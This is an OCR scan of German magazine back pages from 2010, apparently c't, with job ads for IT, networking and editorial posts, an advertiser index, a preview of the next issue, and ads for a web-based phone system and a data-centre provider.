Die gesuchte Persönlichkeit soll über fundiertes und umfangreiches Wissen und Können auf dem Gebiet der Computernetzwerke mit Architekturen, Technologien, Geräten, Protokollen, Diensten und Sicherheit verfügen. Wir erwarten darüber hinaus eine besondere Fachkompetenz auf mindestens einem speziellen Netzwerkgebiet wie beispielsweise Speicher-, Sprach-, Multimedia-, Echtzeit- oder andere Netzwerke.

Vorausgesetzt wird ferner die Fähigkeit, Bereitschaft und Freude, diese Themen erfolgreich an Studierende zu vermitteln und in angewandter Forschung weiterzuentwickeln sowie Grundlagenfächer in Bachelor- und Masterstudiengängen der Fakultät zu lehren und im Bereich der Selbstverwaltung der Hochschule mitzuwirken.

Die Einstellungsvoraussetzungen und weitere Informationen entnehmen Sie bitte dem Internet unter: www.hm.edu unter der Rubrik Job & Karriere.

Wenn Sie sich für diese Professur berufen fühlen, freuen wir uns auf Ihre aussagefähige Bewerbung, die Nachweise zum beruflichen Werdegang und zu wissenschaftlichen Arbeiten beinhalten sollte. Ihre Bewerbungsunterlagen senden Sie bitte bis zum 05.08.2010 unter Angabe der o. g. Kennziffer an die Personalabteilung der Hochschule München.

Zertifikat seit 2006 audit familiengerechte hochschule

Postanschrift *Hochschule für angewandte Wissenschaften – Fachhochschule München, Hauptabteilung I – Personal, Postfach 20 01 13 – 80001 München*
Ansprechpartnerin *Frau Demling, Telefon 089/1265 1425, svenja.demling@hm.edu*

www.hm.edu

Verlag Heinz Heise

DasTelefonbuch. Alles in einem.

Studentische Aushilfskräfte (m/w) für Promotion laufend gesucht

Der Verlag Heinz Heise ist ein Unternehmen der Heise Medien Gruppe (www.heise-medien.de). Seit 60 Jahren erscheinen im Verlag Heinz Heise in Zusammenarbeit mit der Deutschen Telekom Medien 87 Ausgaben von Das Örtliche und acht Ausgaben von DasTelefonbuch. Unter www.lokale-telefonbuchwerbung.de bietet der Verlag Heinz Heise ein breites Dienstleistungsspektrum für die professionelle Internetpräsenz unter www.dasoertliche.de und www.dastelefonbuch.de an.

Auf Promotion-Veranstaltungen und auf Stadtfesten präsentiert sich der Verlag Heinz Heise mit seinen Produkten und sorgt für Unterhaltung bei Groß und Klein. Der Verlag führt vor Ort Gewinnspiele sowie Spendenaktionen durch und verteilt Telefonbücher mit Give-Aways an die Besucher.

Haben Sie Interesse, uns dabei als Promoter (m/w) zu unterstützen?

Als Promoter (m/w) sollten Sie Spaß am Umgang mit Menschen mitbringen und den Führerschein (Klasse B) besitzen. Promotion-Erfahrung und Gewerbeschein wären wünschenswert.

Sprechen Sie bei weiteren Fragen gerne Herrn Oliver Tinne, Spezialist Marketing & Public Affairs, telefonisch unter 0511-5352-109 an.

Sie haben Interesse, neben Ihrem Studium praktische Erfahrungen in einem erfolgreichen und vielseitigen Medienunternehmen zu sammeln? Wenn Sie zum Erfolg unseres Unternehmens beitragen möchten, dann freuen wir uns auf Ihre aussagekräftige Bewerbung. Wir freuen uns, Sie kennen zu lernen. Bewerbungen von behinderten Menschen sind erwünscht.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

Wir suchen zum nächstmöglichen Termin:

Consultant (m/w) für Netzwerkanwendungen

Ihre Aufgaben:
- eigenverantwortliche Durchführung von IT-Projekten
- technische Kundenunterstützung

Ihr Profil:
- abgeschlossenes Informatik-Studium oder vergleichbarer Abschluss
- Kenntnisse in TCP/IP, UNIX und Windows
- eigenverantwortliche und schnelle Einarbeitung in neue Technologien
- Reisebereitschaft
- Teamfähigkeit, professionelles Auftreten
- gute Englischkenntnisse
- Programmierkenntnisse, speziell Skriptsprachen sind von Vorteil

Was wir bieten:
n3k bietet Ihnen eine anspruchsvolle und abwechslungsreiche Tätigkeit mit einem hohen Maß an Eigenverantwortung. Sie arbeiten in einem jungen, motivierten Team daran mit, innovative Lösungen in den Netzwerken der renommiertesten Unternehmen zu betreuen. Darüber hinaus bieten wir Ihnen eine attraktive und leistungsorientierte Vergütung.

Kontakt: n3k Informatik GmbH · Rainer Maurer
Ferdinand-Braun-Str. 3 · 74074 Heilbronn
Tel. 07131 59495-0
bewerbungen@n3k.de · http://www.n3k.de

Süwag Gruppe

Mitarbeiter/in mit Power
Süwag Kundenservice GmbH

Die Süwag Energie AG ist ein regionaler Energieversorger, der mit über 1.800 Mitarbeiterinnen und Mitarbeitern in den Bereichen Strom- und Erdgasversorgung, Wasserver- und Abwasserentsorgung sowie Energienahe Dienstleistungen tätig ist.

Wir suchen zum nächstmöglichen Zeitpunkt am Standort Frankfurt für unsere Gesellschaft Süwag Kundenservice GmbH, Bereich Informationstechnologie Anwendungen, eine/n

SAP-SPEZIALISTEN/IN ALS CONSULTANT, SENIOR-CONSULTANT, BUSINESS-CONSULTANT

- **(Fach-)Hochschulabschluss oder vergleichbare Ausbildung mit langjähriger Erfahrung im Aufgabengebiet**
- **Mehrjährige Erfahrung in SAP, idealerweise als Projektmanager/in oder Senior Consultant im IS-U-Umfeld**
- **Konzeption und Umsetzung komplexer Business-Themen in IT-Prozesse und SAP-Abläufe**
- **Beratungskompetenz und Überzeugungskraft**
- **Sicherer Umgang im SAP-Customizing**

Weitere Anforderungen

Sie zeigen Bereitschaft, sich in energiewirtschaftliche Aufgabenstellungen einzuarbeiten. Service-, Kunden- und Qualitätsorientierung, Kommunikations- und Teamfähigkeit sowie strukturiertes und ergebnisorientiertes Arbeiten zählen zu Ihren Stärken? Haben Sie bereits Kenntnisse in der Energiewirtschaft, dem deutschen Energiemarkt sowie in der SAP-Branchenlösung IS-U, sind diese von Vorteil.

Unser Angebot

Es erwarten Sie abwechslungsreiche und anspruchsvolle Tätigkeiten. Wir bieten Ihnen eine fachspezifische Aus- und Weiterbildung, Einarbeitung sowie hervorragende Perspektiven und Entwicklungsmöglichkeiten innerhalb des RWE-Konzerns.

Bewerbungen von schwerbehinderten Menschen sind erwünscht.

Kontakt

Ihre aussagekräftige Bewerbung mit Angabe Ihrer Vergütungsvorstellungen sowie Ihres frühestmöglichen Eintrittstermins richten Sie bitte in schriftlicher Form an

Süwag Energie AG
Bereich Personalmanagement und -controlling
Brüningstraße 1, 65929 Frankfurt am Main
www.suewag.de

VORWEG GEHEN

Heise Zeitschriften Verlag

c't magazin für computer technik

Der Heise Zeitschriften Verlag steht für hochwertigen und unabhängigen Journalismus. Wir verlegen mit c't und iX zwei erfolgreiche Computertitel, das zukunftsweisende Technologiemagazin Technology Review sowie das mehrfach ausgezeichnete Online-Magazin Telepolis. Unser Internet-Auftritt für IT-Interessierte, heise online, zählt zu den meistbesuchten deutschen Special-Interest-Angeboten.

Gehen Sie den Dingen auf den Grund – bei c't.

Für den Online-Channel heise Foto suchen wir eine

Studentische Aushilfe (m/w)

auf Stunden-Basis.

Sie werden für die Pflege einer Datenbank zum Thema Digitalfotografie zuständig sein und nach einer Einarbeitungszeit selbstständig neue Produkte eintragen und Hinweise von Anwendern einarbeiten. Auch sollen Sie unter Anleitung Tests von digitalen Kameras durchführen. Eine Affinität zu aktueller Fototechnik, Genauigkeit beim Umgang mit Datenbanken und überdurchschnittliche Englischkenntnisse sowie selbstständiges Arbeiten setzen wir voraus.

Eine regelmäßige Anwesenheit im Haus ist erwünscht, die Zeiteinteilung flexibel möglich. Die Stelle ist nach Absprache befristet, der zeitliche Umfang beträgt ca. 20 Stunden pro Woche.

Sprechen Sie bei Fragen gerne Herrn Carsten Meyer, telefonisch unter 0511-5352-744, Redaktion heise Foto an.

Sie sind zeitlich flexibel und interessiert? Dann freuen wir uns auf Ihre aussagekräftigen Bewerbungsunterlagen unter Angabe Ihres frühesten Eintrittstermins. Bewerbungen von behinderten Menschen sind erwünscht.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

Technische Universität München

Am Zentrum Mathematik der Technischen Universität München ist zum 1. Oktober 2010 die Stelle

eines/einer wissenschaftlichen Mitarbeiters/in (TV-L E13)

für zunächst 3 Jahre zur wissenschaftlichen Mitarbeit in der Rechnerbetriebsgruppe der Fakultät zu besetzen. Hierzu gehört die Administration der IT-Systeme sowie die Installation, der Betrieb und die Wartung der hauptsächlich unter Solaris und Linux betriebenen zentralen Netzwerkdienste.

Das genaue Aufgaben- und Anforderungsprofil finden Sie unter:

http://portal.mytum.de/jobs/wissenschaftler/news_article.2010-05-07.5062767848

Die Technische Universität München strebt die Erhöhung des Anteils von Frauen an und bittet deshalb nachdrücklich um ihre Bewerbung. Es wird darauf hingewiesen, dass die Bewerbung geeigneter Schwerbehinderter erwünscht ist.

Bewerbungen mit den üblichen Unterlagen bis zum 19. Juli 2010 an TU München, Zentrum Mathematik, z.Hd. Prof. O. Junge, Boltzmannstr. 3, 85748 Garching oder per E-Mail an junge@ma.tum.de

Heise Zeitschriften Verlag

Technology Review

Der Heise Zeitschriften Verlag steht für hochwertigen und unabhängigen Journalismus. Wir verlegen mit c't und iX zwei erfolgreiche Computertitel, das zukunftsweisende Technologiemagazin Technology Review sowie das mehrfach ausgezeichnete Online-Magazin Telepolis. Unser Internet-Auftritt für IT-Interessierte, heise online, zählt zu den meistbesuchten deutschen Special-Interest-Angeboten.

Technology Review gibt Antworten auf die Fragen: „Welche Innovationen werden künftig unser Leben verändern?" und „Wie bedienen neue Technologien die Märkte von morgen?". Das Magazin erscheint in Lizenz der gleichnamigen US-Zeitschrift, einem Projekt des hochangesehenen Massachusetts Institute of Technology (MIT). Die deutsche Ausgabe besteht jedoch zum größten Teil aus eigenen Beiträgen.

Für die Technology Review (TR) Redaktion suchen wir einen

Praktikanten (m/w)

Wir bieten
ein Praktikum zum Erwerb journalistischer Praxis, ganztägig, für maximal 6 Monate mit:

- Arbeitsplatz im Herzen der TR-Redaktion
- Teilnahme an der Heftproduktion und an Redaktionskonferenzen
- Schreiben, Zusammenstellen und Betreuen von Nachrichtenblöcken
- Themenfindungsrecherche
- Recherchieren und Schreiben von Mehrseitern
- Unterstützung des Redaktionsmanagements
- Möglichkeit honorierter Auftragsarbeiten

Sie sind

- Student/in im Studiengang Journalistik oder besitzen anderweitig erworbene Grundkenntnisse in Recherchetechnik und Artikelschreiben
- sicher im Umgang mit MS-Office
- teamfähig und auch gewohnt selbstständig zu arbeiten

Sie haben Interesse, neben Ihrem Studium praktische Erfahrungen in einem erfolgreichen und vielseitigen Medienunternehmen zu sammeln? Wenn Sie mindestens 3 Monate für ein Praktikum zur Verfügung stehen, dann freuen wir uns auf Ihre aussagekräftige und vollständige Bewerbung unter Angabe Ihrer zeitlichen Verfügbarkeit. Bewerbungen von behinderten Menschen sind erwünscht.

Für weitere Auskünfte steht Ihnen Chefredakteur Dr. Manfred Pietschmann unter 0511-53 52-778 zur Verfügung.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

Wir, das ist die Unternehmensgruppe **Prinovis**, ein Tochterunternehmen von Axel Springer, Gruner + Jahr und arvato Bertelsmann. Wir bieten unseren Kunden maßgeschneiderte Kommunikationslösungen rund um die Kernkompetenz Druck an und beraten sie im Bereich Medienkreation und Mobile Solutions. Und wir können noch mehr.

Für unseren Standort in Nürnberg suchen wir für den Bereich Vertriebscontrolling zum nächstmöglichen Zeitpunkt unbefristet in Vollzeit einen

Projektleiter Datawarehouse (m/w)

Ihre Aufgaben:

- Aufbau einer unternehmensweiten Datawarehouse (DWH) Lösung
- Zunächst Leitung eines ersten Teilprojektes: „Aufbau eines DWH für den Bereich Auftragscontrolling"
- Im Anschluss Weiterentwicklung zum Unternehmens-DWH
- Übernahme einer Schnittstellenfunktionen zur Koordination zwischen den Fachabteilungen und der IT
- Weiterentwicklung der Prozesse

Unsere Anforderungen:

- Erfolgreich abgeschlossenes Studium der (Wirtschafts-) Informatik oder vergleichbare Qualifikation
- 3-5 Jahre einschlägige Berufserfahrung
- Sehr gute Kenntnisse und Erfahrungen in Datenbank-Design, ETL-Prozessgestaltung und SQL
- Gute Kenntnisse von BI Anwendungen und SAP
- Erfahrung im IT-Projektmanagement
- Grundkenntnisse im Controlling (GuV von Umsatz bis EBIT)
- Kundenorientierte Sichtweise
- Eigenverantwortliche und strukturierte Arbeitsweise
- Zuverlässigkeit und Belastbarkeit sowie Durchsetzungs- und Urteilsvermögen
- gute Englischkenntnisse

Mit dieser Position bieten wir Ihnen spannende Herausforderungen und hervorragende Entwicklungsmöglichkeiten in einem dynamischen Arbeitsumfeld.

Kontakt:

Wenn Sie diese Herausforderung interessiert und Sie die dafür notwendigen Qualifikationen mitbringen, freuen wir uns auf Ihre Bewerbung mit Angabe des frühestmöglichen Eintrittstermins sowie Ihrer Gehaltsvorstellung an **Isabelle von Bremen: talent@prinovis.com**. Mehr Informationen unter: **www.prinovis.com/karriere**

PRINOVIS

Klinikverbund Südwest

Der Klinikverbund Südwest besteht aus mehreren Krankenhäusern, einer Geriatrischen Rehabilitationsklinik, einem Therapiezentrum, zwei medizinischen Versorgungszentren und einer Krankenhaus-Service GmbH. Der Verbund verfügt über ca. 2.000 Betten und 4.300 Mitarbeiter und ist einer der größten kommunalen Krankenhausverbände in Baden-Württemberg.

Der Sitz des Managements und der Verwaltung des Klinikverbunds befindet sich in Sindelfingen.

Für den **Geschäftsbereich Informationstechnologie** suchen wir zum nächstmöglichen Zeitpunkt einen

■ PACS und Datenbankadministrator (m/w)

Kennziffer SI 55 10

Als Anwendungsbetreuer für die Datenbanken unserer Klinik- und Praxisinformationssysteme sind Sie für den Betrieb und die Umsetzung der Anforderungen aus Medizin, Verwaltung und Gesetzgebung in die bestehende Systemlandschaft zuständig. Diese Stelle ist der IT-Abteilung zugeordnet, die u. a. ein medizinisches Informationssystem und PACS und bildverwaltende Systeme auf der Grundlage von Agfa ORBIS, Philips und auch GE und weiteren Subsystemen verwaltet. Technische Grundlagen bilden Datenbanken der Firmen Oracle, Microsoft und Sybase.

Zu Ihren Aufgabenschwerpunkten gehören insbesondere:

- Betreuung der eingesetzten Datenbanken einschließlich Systemparamentierung sowie Programmverwaltung und -sicherung
- Begleitung von Projekten und Prozessen
- Bearbeitung von Fehlermeldungen und Störungen innerhalb der Systeme in enger Abstimmung mit den Anwendern/-innen und den Herstellern
- Teilnahme am Rufbereitschaftsdienst
- Mitarbeit in verschiedenen IT- und Schnittstellenprojekten

Zu den Anforderungen gehören insbesondere:

- Abgeschlossenes Studium (Medizininformatik, Informatik oder ein vergleichbarer Studiengang) oder eine abgeschlossene Berufsausbildung in den Bereichen Medizin, Pflege oder Informatik mit mehrjähriger Berufserfahrung
- Branchenerfahrung oder hohe Affinität zum Krankenhausbereich
- Sehr gute Kenntnisse der genannten PACS und Datenbanksysteme, idealerweise auch des System Libelle und IBM TSM
- Gute IT-Kenntnisse im Bereich SAN
- Service- und ergebnisorientiertes Denken und Handeln
- Flexibilität, Belastbarkeit und Teamfähigkeit
- Erfahrungen im Projektmanagement wären von Vorteil

Wir bieten Ihnen eine vielseitige und abwechslungsreiche Tätigkeit in einem großen zukunftsorientierten Klinikverbund, sowie eine tätigkeits- und qualifikationsbezogene Vergütung.

Für fachliche Auskünfte steht Ihnen der Geschäftsbereichsleiter, Herr Graf, gern unter der Tel.-Nr. 07051/14-43100 zur Verfügung.

Ihre aussagekräftigen Bewerbungsunterlagen senden Sie bitte innerhalb von 14 Tagen nach Erscheinen dieser Anzeige unter Angabe der **Kennziffer 51 55 10** an:

Klinikverbund Südwest ■ Personalmanagement ■ Frau Prys
Arthur-Gruber-Straße 70 ■ 71065 Sindelfingen ■ www.klinikverbund-suedwest.de

Verlag Heinz Heise | Das Örtliche | DasTelefonbuch.

Der Verlag Heinz Heise ist ein Unternehmen der Heise Medien Gruppe (www.heise-medien.de). Seit 60 Jahren erscheinen im Verlag Heinz Heise in Zusammenarbeit mit der Deutschen Telekom Medien 87 Ausgaben von Das Örtliche und acht Ausgaben von DasTelefonbuch. Unter www.lokale-telefonbuchwerbung.de bietet der Verlag Heinz Heise ein breites Dienstleistungsspektrum für die professionelle Internetpräsenz unter www.dasoertliche.de und www.dastelefonbuch.de an.

Für den Bereich Telefonbuch-Marketing suchen wir für den Zeitraum von Juli bis September 2010 einen

Praktikanten Marketing (m/w)

Ihre Aufgaben

- Unterstützen bei Direktmarketing-Aktionen mit dem Schwerpunkt Database-Marketing sowie Unterstützen beim Kampagnenmanagement
- Auswerten von Mailingaktionen sowie Analyse von Marktpotenzialen
- Datenrecherche sowie Unterstützen beim Einkauf und bei der Verifizierung von Adressdaten
- Aktualisieren und Pflege unserer internen Verzeichnismedien-Bibliothek
- Zusendung der aktuellen Telefonbücher an diverse Kollegenverlage
- Bearbeiten von Werbemittel-Bestellungen sowie Pflege unseres Werbemittel-Lagers (Einlagerung neuer Werbemittel, Versand der Werbemittel an unseren Außendienst)

Je nach aktuellem Bedarf ist zusätzlich die Mitarbeit in kleineren Projekten wie etwa beim „Auf- und Ausbau der Websites bzgl. Printprodukten auf www.lokale-telefonbuchwerbung.de“ oder beim „Ausbau des E-Mail-Marketings“ möglich.

Ihre Qualifikationen

- Studium der Medien- oder Wirtschaftswissenschaften mit dem Schwerpunkt Marketing und idealerweise mit Medienbezug
- Gute Kenntnisse der MS-Office-Anwendungen
- Hohe Kommunikationsstärke, insbesondere im telefonischen Kontakt zu unseren Kunden
- Freundliches und sicheres Auftreten
- Engagement und Eigeninitiative
- Teamfähigkeit sowie selbstständiges und strukturiertes Arbeiten

Bei weiteren Fragen sprechen Sie gerne Frau Maike Gronemeier, Teamleiterin Marketing, telefonisch unter 05 11/53 52-119 an.

Sie haben Interesse, neben Ihrem Studium praktische Erfahrungen in einem erfolgreichen und vielseitigen Medienunternehmen zu sammeln? Wenn Sie zum Erfolg vom Verlag Heinz Heise beitragen möchten und im oben genannten Zeitraum mindestens 2 Monate Zeit mitbringen, dann freuen wir uns auf Ihre vollständige Bewerbung unter Angabe Ihres frühesten Eintrittstermins. Wir freuen uns, Sie kennen zu lernen. Bewerbungen von behinderten Menschen sind erwünscht.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

Heise Zeitschriften Verlag | c't magazin für computer technik

Der Heise Zeitschriften Verlag steht für hochwertigen und unabhängigen Journalismus. Wir verlegen mit c't und iX zwei erfolgreiche Computertitel, das zukunftsweisende Technologiemagazin Technology Review sowie das mehrfach ausgezeichnete Online-Magazin Telepolis. Unser Internet-Auftritt für IT-Interessierte, heise online, zählt zu den meistbesuchten deutschen Special-Interest-Angeboten.

Gehen Sie den Dingen auf den Grund – bei c't.

Für den Bereich Computersicherheit bei c't und heise Security suchen wir zum nächstmöglichen Termin einen

Volontär (m/w) IT-Security

mit ausgeprägten Kenntnissen im Bereich Computer- und insbesondere Windows-Sicherheit.

An Computern unter Windows reizt Sie vor allem deren (Un-) Sicherheit.

Sie wissen, wie man Sicherheitslücken findet und auch, wie man Software testet, die Schadsoftware stoppen soll. Und Sie teilen Ihre Erkenntnisse gern mit einer breiten Leserschaft.

Dann freuen wir uns auf Ihre aussagekräftigen Bewerbungsunterlagen, möglichst mit repräsentativen Texten aus Ihrer Feder.

Für Rückfragen steht Ihnen Frau Katrin Prill, Personalreferentin, unter Tel. 0511-5352-108 zur Verfügung.

Haben wir Ihr Interesse geweckt? Dann senden Sie uns bitte Ihre Bewerbungsunterlagen unter Angabe Ihres frühesten Eintrittstermins. Wir freuen uns, Sie kennen zu lernen. Bewerbungen von behinderten Menschen sind erwünscht.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

Inserentenverzeichnis*

1&1 Internet AG, Montabaur 4, 5, 67, 69, 71
1blu AG, Berlin 15

ABECO, Wachtendonk 201, 203
ALTERNATE, Linden 21, 167, 196-199
AVM Computersysteme, Berlin 43

Das Telefonbuch, Köln 87
dpunkt, Heidelberg 187
Draytek GmbH, Mannheim 93

evanzo e-commerce GmbH, Berlin 59

Fachhochschule Offenburg, Offenburg 35

German Research School, Jülich 63
Global Knowledge Germany, München 155

Hetzner Online AG, Gunzenhausen 2
Hewlett Packard GmbH, Böblingen 11, 119
HOB GmbH & Co. KG, Cadolzburg 13
Host Europe GmbH, Köln 16, 127

IBM Deutschland GmbH, Ehningen 25
ico innovative Computer GmbH, Diez 51, 53, 55
IP Exchange GmbH, Nürnberg 220

Juniper Networks (UK) Ltd, GB-Addlestone, Surrey 49

Kaspersky Labs GmbH, Ingolstadt 31
J. Kupfrian MSS-Media, Lüdenscheid 201

Messe Berlin GmbH, Berlin 45
Mittwald CM Service, Espelkamp 57

Pocketbook Readers GmbH, Nürnberg 27
Pyramid Computer GmbH, Freiburg 41

Regworld GmbH, Berlin 85

SERVER4YOU, Hürth 8, 9, 60, 61
serverloft, Hürth 80, 81
sipgate GmbH, Düsseldorf 219
Sphinx Computer, Laudenbach 157
Strato AG, Berlin 33, 113

Thomas Krenn.com, Freyung 39, 65, 101

Vision Systems GmbH, Norderstedt 52

Wiesemann & Theis GmbH, Wuppertal 97

Zentralstelle für Fernstudien, Koblenz 95

Stellenmarkt

ALTERNATE, Linden 208
artop GmbH, Berlin 211

Deutsche Telekom AG, Bonn 212

evosoft GmbH, Nürnberg 208

Fraunhofer-Institut für Techno-und Wirtschaftsmathematik, Kaiserslautern 207

Heise Medien Gruppe, Hannover 209, 210, 212, 213, 214, 215, 216
Hochschule Bochum, Bochum 210
Hochschule für angewandte Wissenschaften, München 213

Klinikverbund Südwest, Sindelfingen 216
KSB AG, Pegnitz 211

Lebensversicherung von 1871, München 207

n3k Informatik GmbH, Heilbronn 213
Novartis International AG, CH-Basel 209

Plus.line AG, Frankfurt 210
Prinovis Ltd. & Co. KG, Itzehoe 215

Süwag Energie AG, Frankfurt am Main 214

Technische Universität München, Garching 215

Seminare

Lanworks AG, Neuss 206


Diese Ausgabe enthält Teil bzw. Gesamtbeilagen der Firmen 1&1 Internet, Montabaur; Euronics, Ditzingen und Unity Media GmbH, Köln.

Wir bitten um freundliche Beachtung.

* Die hier abgedruckten Seitenzahlen sind nicht verbindlich. Redaktionelle Gründe können Änderungen erforderlich machen.

In der nächsten c't

Heft 16/2010 erscheint am 19. Juli 2010 www.ct.de



Die eigene App

Eine eigene App nur fürs iPhone entwickeln – das war gestern. Warum Android, Blackberry, Symbian, webOS und Windows Mobile außen vor lassen? Entwicklungsumgebungen, Emulatoren, Verkaufsportale – alles ist da. Mit JavaScript kann man sogar Apps zaubern, die hernach auf allen Plattformen laufen.

Office 2010 ganz praktisch

Von verbesserten Kalenderfunktionen in Excel bis zum Aufräumen-Knopf in Outlook reichen die Neuerungen in Microsoft Office 2010. Wir zeigen, wie man die neuen Funktionen sinnvoll nutzt, und geben Tipps zur kostenlosen Starter Edition und zu nützlichen Add-ins.

Internet ohne DSL

Will man unterwegs mehrere Geräte mit Internet versorgen, helfen kleine und tragbare UMTS-Router. Dort, wohin die Bautrupps der Telekom noch nicht vorgestoßen sind, stopft man die Versorgungslücke eher mit einem stationären Gerät.

Turbo-Techniken

intels Turbo Boost und AMDs Turbo Core bewirken, dass auch Single-Thread-Software flott auf modernen Mehrkernprozessoren läuft. c't erklärt, wie die Turbos funktionieren und wie man ihr Potenzial ausschöpft.

Humanoide Roboter

Zwei Arme, zwei Beine, ein Rumpf, ein Kopf – für viele ist erst ein humanoider Roboter ein richtiger Roboter. Inzwischen können die Humanoiden nicht nur sicher laufen, sondern sie lernen auch, mit Menschen zu kommunizieren und nützliche Tätigkeiten zu verrichten.

heise online Ständiger Service auf heise online – www.heise.de

heise Foto: Das Online-Magazin auf www.heise-foto.de liefert News, Grundlagen, Testberichte, Praxistipps und Produktdaten zu Kameras, Zubehör, Bildverarbeitung und -gestaltung. Mit Fotogalerie zum Mitmachen!

heise resale: Unter www.heise-resale.de erwarten Sie Meldungen über Technik- und Markttrends sowie Daten und Fakten aus dem Wirtschaftsleben, Produktvorstellungen, Personalmeldungen und eine Händlerdatenbank.

Bildmotive aus c't: Ausgewählte Titelbilder als Bildschirmhintergrund auf www.ct.de/motive

Das bringen

Technology Review

Bild: Siemens

Schienenverkehr: Überall auf der Welt investieren Länder in neue Hochgeschwindigkeitsstrecken.

Pflanzen-Pharming: Erstmals können personalisierte Wirkstoffe wirkschaftlich produziert werden – in Pflanzen.

Heft 7/2010 jetzt am Kiosk

iX MAGAZIN FÜR PROFESSIONELLE INFORMATIONSTECHNIK

Suchmaschinenoptimierung: Erfolgreich gefunden werden

Blog-Tuning: Wordpress optimieren

Tipps, Produkte, Dienstleister: E-Mail-Verschlüsselung und -Signierung

Mainframe daheim: MVS-Emulator Hercule

Heft 7/2010 jetzt am Kiosk

TELEPOLIS
MAGAZIN DER NETZKULTUR

Jörg Brause: Rückzug auf den Kern der Stadt – Wie sich schrumpfende Städte verändern, zeigt die IBA Stadtumbau 2010.

Mona Sarkis: CNN war seriös, heute ist es lächerlich.

www.heise.de/tp

Änderungen vorbehalten

30 Tage kostenlos
und unverbindlich testen!

sipgate team

Die Telefonanlage im Web

Funktionen

- ✓ Telefonie, Voicemail, Fax und SMS
- ✓ In-/Outbox für jeden Mitarbeiter
- ✓ Administration via Browser
- ✓ Rufnummernblöcke verfügbar
- ✓ Rufnummernmitnahme kostenlos
- ✓ mehrere Standorte verbinden
- ... plus 100 weitere Funktionen

Für bis zu 100 Mitarbeiter

z.B. 3 Mitarbeiter	mtl. 14,95 €
z.B. 100 Mitarbeiter	mtl. 149,95 €
Jederzeit skalierbar, monatlich kündbar	

Günstig telefonieren

Deutschland Festnetz	1,0 ct/min.
Deutschland Mobil	12,9 ct/min.
Ausland	ab 1,7 ct/min.

Alle Preise inkl. 19% MwSt.

www.sipgate.de/team

sipgate team ist die webbasierte, leicht skalierbare Telefonanlage für Ihr Unternehmen. Verlagern Sie Ihre Telefonie ins Internet und sparen Sie sich Telefonanschlüsse, Telefonanlage und Wartungsverträge. Überzeugen Sie sich selbst und **testen Sie sipgate team jetzt 30 Tage lang kostenlos und unverbindlich: www.sipgate.de/team**

sipgate

www.sipgate.de/team

Business Class
Rechenzentren

Outsourcing für Serverstrukturen, von individuellen Stellflächen bis full managed Hosting

Outsourcing

Housing

Hosting

Management

Netzbetrieb

Consulting

24/7 Service

Datentransport

global CDN

Streaming

Archivierung

Virtualisierung

TÜV Service tested gut (1,67)

TÜV Geprüftes Rechenzentrum

TÜV Geprüfte Energieeffizienz

*Sprechen Sie mit uns über Ihre Anforderungen für den **sicheren** Betrieb Ihrer IT Systeme in erstklassigen deutschen Serverstandorten*

IP EXCHANGE

IP Exchange ist einer der führenden Anbieter sicherer Rechenzentrumsflächen für Outsourcing in Deutschland. Wir sind darauf spezialisiert den höchsten Standard physischer Sicherheit und betrieblicher Stabilität zu gewährleisten. Ein modulares Produktspektrum passt sich an die spezifischen Kundenwünsche an, bietet dauerhaft Flexibilität und wirtschaftlich effiziente Rahmenparameter. Von reiner IT Fläche bis hin zu full managed IT Ressourcen werden in den Standorten Nürnberg und München ausschließlich B2B Kunden auf einer Nutzfläche von über 10.000qm mit Dienstleistungen und 24/7 Service betreut. Des weiteren berät, plant, baut und betreibt IP Exchange ganze dedizierte Rechenzentren und Serverräume im Kundenauftrag an strategischen Standorten in ganz Europa – oder direkt im jeweiligen Unternehmen. Gerne beraten wir Sie unverbindlich über Kosten- & Aufwandsminimierung bei gleichzeitiger Effizienzsteigerung Ihrer Serverstrukturen bei zukünftigen Migrationsvorhaben und Budgetgestaltungen.

www.ip-exchange.de • **IP Exchange GmbH** • **Nürnberg:** Am Tower 5 • **PLZ:** 90475 • Tel. 0911/30950040 – **München:** Rundfunkplatz 4 • **PLZ:** 80335 • **Tel.** 089/904060630